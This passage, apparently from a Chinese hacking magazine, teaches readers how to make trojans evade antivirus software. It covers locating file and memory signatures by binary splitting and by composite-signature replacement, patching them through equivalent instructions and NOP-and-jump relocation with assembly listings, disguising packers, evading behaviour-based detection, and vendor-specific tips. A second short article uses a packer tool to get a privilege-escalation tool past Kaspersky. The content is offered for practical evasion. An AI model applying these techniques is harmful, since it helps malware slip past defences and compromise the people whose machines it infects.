征码的情况（某种特定情况下的多特征码也是适用的，下面的第3种情况将有讲述），杀毒软件还有别的定位特征码的机制，比如有的杀毒的定义了a,b两处特征码，只要a,b有一个存在便报毒，只有加大替换范围直到两处同时被替换才不报毒，如果两处距离比较远，定义出的范围将非常粗糙，很明显直接替换法将不再合适，这时第二种方法就有用武之地了。

二叉数法使用的原理是一半一半定位，CCL的自动方式就是运用的这个原理。将待检测段一分为二，分别替换并生成两个文件A和B，其中A是原文件后半部分被0替换后生成的，B是前半部分被0替换的，杀毒开始查杀生成文件（如果是内存特征码定位则先载入内存再扫描内存），这时会产生4种情况。

1）A存在，B被删：这种情况说明A文件中特征码已经被替换掉，因此将A的被替换部分一分为二，起始偏移为A的偏移，再进行检测；

2）A被删，B存在：这种情况说明B文件中特征码已经被替换掉，因此将B的被替换部分一分为二，起始偏移为B的偏移，再进行检测；

3）A存在，B存在：这种情况说明没法定位A和B中有没有特征码，因此分别对A和B再一分为二进行检测；

4）A被删，B被删：这种情况说明两个区段都存在特征码，因此分别对A和B再一分为二进行检测。

对A再分时会将原来的B区段填充为0，相当于去除B区段的影响，只考虑A；同理对B再分时会将原来的A区段内容填0，相当于去除A区段的影响，只考虑B。

第1和2种情况对应的是只有一处特征码的情况，比较容易理解。第3种对应的是定义了a，b两处特征码的情况，但是和前面提到的不同，杀毒软件为避免误判，定义了a，b两处特征码，要ab同时存在时才报毒，假设a，b分别存在于A，B中，a，b不同时存在，杀毒对A，B均不报警，接下来该如何判断呢？举个例子说明一下：

木马原来是…a……b…，第一次替换以后A：…a…000000，B：000000…b…，现在ab不同时存在，A，B都不被杀，则分别对A，B再次一分为二，…a……b000，…a…000…，000……b…，…a000…b…，再次扫描就可以找到两处特征码的位置，如果还是不行，再继续分，直到全部找到。其实这种类型的多特征码直接替换也是可以定位的，甚至效果更好，按一定位数替换，然后扫描，只要替换了一个特征码就不再报毒，所以不报毒的便是特征码被覆盖的，不管有几处都可以定位出来，而且修改时也只要修改任意一处就可以了。

第4种对应的情况是杀毒软件定义了多处特征码，只要有一处符合就认定是病毒。还是以a，b两处特征码为例，第一次替换后的结果同3，两部分分开考虑，互不影响，相当于分解成两个单个特征码的情况，第二次替换后变成000000…b000，000000…000…，000…000000，…a000000000，依此类推，直到精确定位出所有特征码，如果有N处特征码就相当于分解成N个单特征码来定位，现在N一般小于等于3，这种情况定位出的所有特征码必须全部修改了才能免杀。

二叉数法是个很不错的思路，可以解决大部分的问题，但是不是无懈可击呢？回答是否定的！可恶的杀毒软件还有一个杀手锏，那就是复合特征码，给我们定位特征码带来了很大的麻烦。复合特征码的定位机制是，先定义出N个特征码，只要里面某些特征码同时出现，便认为是病毒。举个简单例子说明一下：木马原来是…a1…b1…c1…a2…b2…c2…（a1，a2一样，加标号只是为了后面描述方便），只要abc同时出现就认为是病毒，这该如何定位呢？原理很简单，也是利用替换再查杀的方法，先从后往前用0替换，假设每次替换量增加1000字节，开始一直显示是病毒，直到替换到地址13140040（为叙述方便随便说的一个地址）时替换的字节达到15000个，即…a1…b1…00000000，两个c都被替换掉了，此时显示不是病毒，由此可知，特征码c1就在13140040后面1000字节内，减小替换字节数比如改为替换14900字节，即精度改为每次替换减小100字节，还是无毒则减为替换14800字节，不断重复……直到精确定位出c1的位置。如果改为从前往后替换，则可以定位出a2的位置。其他特征码的定位可以利用已经定位到的c1，a2，把其中一个用0替换。比如c1，从后往前就可以定位出c2，直到定位出所有特征码。

其实原理并不复杂，但是要真正手动操作起来却是非常麻烦的，我们可以利用MYCCL，它的原理与我介绍

的很相似，具体操作可以看MYCCL的帮助。还有一种方法更科学，原理相同，但是替换的字节数不是等量增加的，而是以2的n－1次方增加的，第一次替换1字节，第二次2字节，第三次4字节……减小时也按照这种规律，这种替换方法有点类似于二叉数法，可以更快定位出特征码的位置，我想这也是MYCCL在复合特征码定位方面应该改进的地方吧。

复合特征码虽好，大家也不用害怕，以为所有杀毒软件都在使用复合特征码，定义复合特征码需要单个特征码几倍的病毒库，不方便用户的升级，所以除了特别流行的病毒，厂商也没有必要做太多的复合特征码。

> **小知识** 文件特征码的定位一般用直接替换法，可以借用CCL的手动定位；内存特征码定位，一般用二叉数法，可以用CCL自动定位。对于EXE文件如果文件较小，可以两种方法结合，先用直接替换法生成，可以用伯乐这个工具(为什么不用CCL呢，因为伯乐生成的是EXE文件可以看出图标的模样)，找到还能正常运行的，那些图标都变了的说明P.E.头已经损坏，就不要试了。然后载入内存，再扫描内存，如果既能正常运行又不被杀，恭喜你！成功了！定位出了大体范围，再用CCL自动定位，很快就可以完成。如果文件较大，用伯乐生成的文件太多也不方便，还是用CCL定位比较好。当然对于DLL文件，我们只能老老实实用CCL定位了。

3.特征码修改

特征码修改可能需要一点汇编知识，光盘里有常用的汇编语法介绍，关于特征码的修改，主要有直接修改法和跳转修改法两种。

直接修改法利用的是等效指令替换，比如

add eax,0c等效于sub eax,-0c

或者指令顺序的改变不影响执行的效果，比如

```
add eax,0c;eax寄存器加上0c再赋给eax
add ebx,05;ebx寄存器加上05再赋给ebx
```

等效于

```
add ebx,05;ebx寄存器加上05再赋给ebx
add eax,0c;eax寄存器加上0c再赋给eax
```

还有一种是如果特征码是ASCII码，可以直接修改大小写；小写字母换成大写，大写的换成小写。如图5所示。

```
1314320A  .  C3            retn
1314320B     00            db      00
1314320C  .  53 4F 46 54   ascii   "SOFTWARE\Borland"
1314321C  .  5C 44 65 6C   ascii   "\Delphi\RTL",0
13143228  .  46 50 55 4D   ascii   "FPUMaskValue",0
13143235     00            db      00
13143236     00            db      00
13143237     00            db      00
```

图5

"SOFTWARE\Borland"可以改成"sofTwAre\BOrlaND"大家可以学习一下最基础的汇编语法，这并不难，而且它可以使你对特征码的修改有更深的理解。

跳转修改法比较简单，主要原理是把有特征码的那段NOP掉，然后把NOP掉的语句写入空白的0000区，再通过JMP跳转连接起来，让杀毒找不到特征码，从而达到免杀的目的。如图6所示。

```
13143C56  L>  C3      retn
13143C57      90      nop
13143C58  r$  53      push    ebx
13143C59  .   56      push    esi
13143C5A  .   89C3    mov     ebx, eax
13143C5C  .   89D6    mov     esi, edx
13143C5E  >   8B13    rmov    edx, [ebx]
13143C60  .   85D2     test   edx, edx
```

图6

假设选中的13143C58到13143C5C是特征码，当然这段可以直接用修改法来处理，这里说下如何跳转，首先NOP掉4行特征码，如图7所示。

```
13143C56  L>  C3      retn
13143C57      90      nop
13143C58      90      nop
13143C59      90      nop
13143C5A      90      nop
13143C5B      90      nop
13143C5C      90      nop
13143C5D      90      nop
13143C5E  >   8B13    rmov    edx, [ebx]
13143C60  .   85D2     test   edx, edx
```

图7

在下面找到一段0000区记下地址1314CECF，如图8所示。

```
1314CECD   00   db   00
1314CECE   00   db   00
1314CECF   00   db   00
1314CED0   00   db   00
1314CED1   00   db   00
1314CED2   00   db   00
1314CED3   00   db   00
1314CED4   00   db   00
1314CED5   00   db   00
```

图8

写入NOP掉的特征代码和跳转到特征代码后续语句的代码，如图9所示。

```
1314CECD   00            db     00
1314CECE   00            db     00
1314CECF   53            push   ebx
1314CED0   56            push   esi
1314CED1   8BD8          mov    ebx, eax
1314CED3   8BF2          mov    esi, edx
1314CED5   E9 826DFFFF   jmp    13143C5C
1314CEDA   00            db     00
1314CEDB   00            db     00
```

图9

最后到NOP掉的原特征码段加入一句代码JMP 1314CECF跳到新加的代码区，如图10所示。

```
13143C55  .   58            pop     eax
13143C56  L>  C3            retn
13143C57      90            nop
13143C58      E9 72920000   jmp     1314CECF
13143C5D      90            nop
13143C5E  >   8B13          rmov    edx, [ebx]
13143C60  .   85D2           test   edx, edx
13143C62  .v  74 1A          je     short 13143C7E
```

图10

完成！这样便把特征码的位置改变了，并且没有影响代码的执行，只要特征码定位准了，绝对免杀！

> **小提示** 文件地址指二进制文件的实际偏移地址，内存偏移指相对虚拟地址(RVA)，一般等于文件偏移地址加基地址(感谢楚茗大哥的指点)，通过定位特征码得出的是实际偏移地址，载入内存以后，地址会变化，不再是文件特征码定位时的地址了，所以修改特征码不能忘记把定位出的地址转换为对应内存地址，这里

可以借助一个小工具oc.exe确定，然后再进行修改。WinHex/Uedit这类16进制编辑器打开显示的地址是文件地址，而OD这类动态汇编调试工具打开显示则的是内存地址。

加壳

不用说了，用工具大家都会，加壳的原理是给原程序加上一段保护程序，有保护和加密功能，运行加壳后的文件是先运行壳再运行真实文件，从而起到保护作用。我想提醒大家的是，再好的壳用的人多了，还是会被杀的，所以可以努力学好E文，自己到国外的网站找加壳工具比较好。

1.修改加壳后的文件

加壳以后程序入口处会有一段特殊代码，可以自己用OD打开不同加壳工具加过壳的文件，你会发现不同的壳开头那段代码是不同的，也可以说成是壳的特征代码吧。对于常用的壳杀毒软件可以脱掉壳再查杀，也就是所谓的穿壳技术，为了避免杀毒软件认出是加的哪种壳，我们可以加双壳，或者自己修改开头那段代码，从而让杀毒看不出是什么工具加的壳。这里我只讲一种修改方法，可以参照去头添加花指令，在空白区域加入一段别的壳的特征头，然后JMP跳到原入口，这样杀毒就会误判加壳工具，从而达到免杀的效果，其实方法是多样的，只要愿意思考总能想出应对的方法。

还有一种修改壳的方法就是修改EP段的入口，用Peid查一下加过壳的木马，可以发现EP段的地址，也就是区段入口，通过修改EP入口地址可以达到免杀的效果，利用的工具是reloc（国内好象没提供下载的，我在国外网站找到的，）放在光盘里了，具体使用方法自己去问Google。

2.行为免杀

这种杀毒的代表是绿鹰PC万能精灵。一般说来木马在运行以后会复制到系统目录下然后运行，原文件可能会自动删除，现在的木马一般是插入进程来访问网络的，在进程里可以看到被插入的进程，设置开机启动也是木马必须做的：写入注册表，加入服务，写入驱动等等，这些便是木马特有的行为。我们可以用注册表监控、文件修改监控的工具来记录修改的文件、注册表，推测杀毒可能监控的是哪个行为，从而对应修改行为来达到行为免杀。

这里有个简单的方法，行为杀毒是不会查杀系统的启动项的，我们可以把木马的启动项替换成非系统必须的开机自启动项就可以成功免杀了。至于其他的方法，大家可以自己再研究。

网上流传的入口加1，就是用PEditor将木马入口地址加1，有时也是可以达到免杀的效果。

小知识 要让自己的免杀木马尽量久的不被查到，最好选择比较老的木马来做，对新木马，杀毒盯的紧会经常更新病毒库，而老的呢……不用说了吧。

总结

一般免杀步骤是先定义内存特征码，修改内存特征码，加花指令做文件免杀，如果还被某些杀毒查杀则定义文件特征码，修改特征码，接下来是行为免杀，然后加壳，再修改壳。内存免杀一般只要做瑞星的就可以了，其他的杀毒软件没有真正意义上的内存杀毒，比如卡巴斯基的内存扫描就是文件快速扫描。一般加入花指令（稍微学点汇编，折腾些垃圾代码是很简单的）以后就可以躲过金山，瑞星，江民的文件查杀，万一有不过的就要定位特征码再修改，卡巴的文件查杀是很牛的，加了壳也几乎都能可以查出来，一般都要定位特征码再修改。

对于诺顿这种喜欢把特征码定位在PE头的，只要用北斗之类的工具加个壳，把PE头改得一塌糊涂（当然也可以手工修改PE头，不过比较麻烦，不容易说清楚，而且需要了解一些PE文件的结构知识）它就不认识了，如果还想把免杀做好点，可以把自己的服务和注册表键值改成非系统必须的，那么绿鹰这类行为查杀的笨蛋就成盲人了！要是你是不折不扣完美主义者，可以再修改一下加壳后的文件，把免杀进行到底！

这篇文章主要讲了免杀的原理和理论上的方法，以及一些个人的心得，并没有太多实例的演示，因为我个人感觉，理解原理才是最重要的，只有这样你自己才可能有突破，想出更多免杀的方法。

蝴蝶：对于木马免杀技术来说，最重要的是做好隐藏工作。很多朋友会觉得修改特征码、加花指令比较难，其实还有一种非常简单的方法同样可以做到木马免杀，那就是为木马加一个“伪装壳”。

适合读者：黑器爱好者、木马爱好者

前置知识：无



为木马披上羊皮——Fake Ninja

文/图 人鱼姬

最近我发现了一个伪装Exe文件的好工具Fake Ninja 2.6，很适合大家对木马进行免杀。

我这里就拿最常用的Serv-u提权工具ftp.exe作为例子演示吧。首先用卡巴扫一下，有毒，如图1 所示。

选择跳过，关了卡巴，省得卡巴碍事。

好了，现在可以用Fake Ninja 2.6了，不过在这之




图1

前要先确认一下要处理的程序无壳，用Peid看一下，如图2 所示。




图2

知道程序无壳以后，打开Fake Ninja 2.6，如图3所示。



图3

点击START GAME，选中我们要处理的文件，也就是ftp.exe。下一步就比较有趣了，请注意程序下面的下拉菜单choose your destiny，里面的选项都是各种各样的壳，我听说过的壳和没听说过的壳足足有好几十种，如图4 所示。

我选了一个PE Crypt 1.02 -> random, killa & acpizer，最后点击FATALITY，程序提示成功，如图5 所示。

程序大小几乎没变，一直是32KB，实际上此程序已非彼程序了。用卡巴扫一下，如图6，轻松的点了几下鼠标，就过了杀毒软件。

再用Peid扫一下，已经变成我们刚才选的壳了，如




图4

图7 所示。




图5

大家手里一定都有很多程序等着做免杀吧，那就先用此程序加个花，再加个猛壳，这样就可以躲过很多杀毒软件了。实际上此程序的作用不只是加花免杀，还可以伪装壳的信息。




图6

